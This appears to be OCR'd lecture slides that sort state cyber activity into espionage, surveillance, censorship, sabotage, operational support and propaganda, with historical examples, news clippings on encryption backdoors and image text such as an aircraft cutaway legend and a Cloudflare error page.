
- attack on confidentiality
- Flame, Red October

- Purpose:
  - Economic espionage
  - Strategic espionage
  - Tactical espionage

- https://apt.securelist.com/#secondPage

Operation "Red October"

Victims of advanced cyber-espionage network



KASPERSKY lab


1.雷达罩
2.主波束扫描多功能雷达
3.红外传感器
4.激光测距反光器
5.驾驶舱右侧操纵台,进门在左侧,
驾驶杆在右侧
6.马丁·贝克 Mk16 轻型弹射座椅
7.向前打开的座舱盖
8.前轮
9.座舱进气口
10.复合材料进气道
11.二维三反转升力风扇
12.升力风扇喷口,偏转角从向前 15°
到向后 30°
13.升力风扇双叶舱盖
14.升力风扇进气口
15.综合通用系统
16.主弹舱,左右各一个
17.主弹舱舱盖
18.AIM-120 中程空空导弹
19.GBU-30 454 千克
JDAM 炸弹
20.AIM-132 先进近程格斗空空导弹
21.航行灯
22.升力风扇传动轴
23.转向进气口
24.转向进气口舱门
25.F119-611 发动机
26.主起落架
27.主起落架舱
28.天线
29.前缘襟翼
30.前缘襟翼旋转作动筒及传动轴
31.前缘襟翼操纵动力源
32.外挂架加强连接点
33.外挂架加强翼肋
34.机翼整体油箱
35.航行灯
36.襟副翼
37.襟副翼结构
38.襟副翼作动筒
39.横滚控制管道
40.横滚控制喷口(固定 87°,顶流角 4°)
41.加力燃烧室
42.三轴承支撑推力矢量喷管,可向前
下方偏转 95°;垂直起降时,可水平
偏转±10°;
43.低可探测性轴对称喷口
44.可收放空中加油管
45.方向舵作动筒
46.低可探测性机体
47.多梁、肋式垂尾结构
48.铝合金蜂窝结构垂尾前缘
49.方向舵
50.全动水平尾翼
51.水平尾翼作动筒
52.垂尾
53.水平尾翼结构
54.铝合金蜂窝结构水平尾翼
前缘、后缘

Domestic surveillance

- also attack on confidentiality (but targeted inward)
- Prism

- law enforcement, population control

- efforts to limit cryptography - CryptoWar


HERO
OR
TRAITOR?

David Cameron is going to try and ban encryption in Britain

Rob Price

Jul. 1, 2015, 12:31 PM 23,916

David Cameron has signalled that he intends to ban strong encryption — putting the British government on a collision course with some of the biggest tech companies in the world.

Prime Minister David Cameron. Reuters/Darren Staples

As reported by Politics.co.uk, the British Prime Minister reaffirmed his commitment to tackling strong encryption products in Parliament on Monday in response to a question.

Strong encryption refers to the act of scrambling information in such a way that it cannot be understood by anyone — even law enforcement with a valid warrant, or the software company itself — without the correct key or password.


It's currently used in some of the most popular tech products in the world, including the iPhone, WhatsApp, and Facebook. But amid heightened terrorism fears, David Cameron is attempting to take action.

Business ▸ Policy

Deputy AG Rosenstein calls for law to require encryption backdoors

If you won't open up conversations, we'll make it a law, says Sessions' #2


By Shaun Nichols in San Francisco 31 Aug 2017 at 21:45 88




The deputy US Attorney General said he wants legislators to force technology companies to decrypt people's private conversations.

Censorship

- attack on availability
- Great Firewall of China
- content control (porn? drugs? IP piracy? dissent?)
- quite common, often via blacklists


Internet traffic to and from Egypt on January 27 - 28. At 5:20 pm EST, traffic to and from Egypt across 80 Internet providers around the world drops precipitously.
MBps
3,500
3,000
2,500
2,000
1,500
1,000
500
0
January 27
January 28
Credit: Arbor Networks
8:00 PM
10:00 PM
12:00 AM
2:00 AM
4:00 AM
6:00 AM
8:00 AM
10:00 AM
12:00 PM
2:00 PM
4:00 PM
6:00 PM
8:00 PM
10:00 PM
12:00 AM
2:00 AM
4:00 AM
6:00 AM
8:00 AM
10:00 AM

Censorship & surveillance



- Countries which extensively censor politically sensitive web content.
- Countries with inadequate safeguards and due process against government digital surveillance.
- Countries which extensively censor politically sensitive web content and have inadequate. safeguards and due process against government digital surveillance.

Source: World Wide Web Foundation

Sabotage

- attack against data integrity
- destruction of something, usually data
- Stuxnet, Shamoon

- still quite rare
- “kinetic barrier”


Operational support

- various forms, not a single specific type
- used to enhance or enable military operations

- Orchard 2007 (integrity)
  - air defence system sabotage
- Georgia 2008 (availability)
  - DDoS on communication channels
- ISIS (confidentiality)
  - intel collection for targeting

Other activities

- Information warfare and propaganda
  - not necessarily cyberattack in narrow sense, but often uses their products or tools
  - influencing populations, their opinions and actions to advance ones goal
  - e.g. Russian election meddling
- Show of force and will
  - harming another state through cyberattacks to send a message
  - Estonia 2007, Ukraine right now (most often DDoS)


RTERDOGAN
karsi bir kalkismasidir. Se
milleti demokrasine ve h
sahip cik. Turk milletini si
dusunen bu dar kadronun
karsi sizleri sokaga ve milletinize
sahip cikmaya cagiriyorum.
Devletine milletine sahip cik
Recep Tayyip Erdogan

Error 522

Connection timed out

Browser
Working

CloudFlare
Working

Host
Error

What happened?

The initial connection between CloudFlare's network and the origin web server timed out. As a result, the web page can not be displayed.

What can I do?

If you're a visitor of this website:

Please try again in a few minutes.

If you're the owner of this website:

Contact your hosting provider letting them know your web server is not completing requests. An Error 522 means that the request was able to connect to your web server, but that the request didn't finish. The most likely cause is that something on your server is hogging resources. Additional troubleshooting information here.

	confidentiality	integrity	availability
internal	surveillance	-	censorship
external	espionage	sabotage	suppression

Will there be a cyberwar?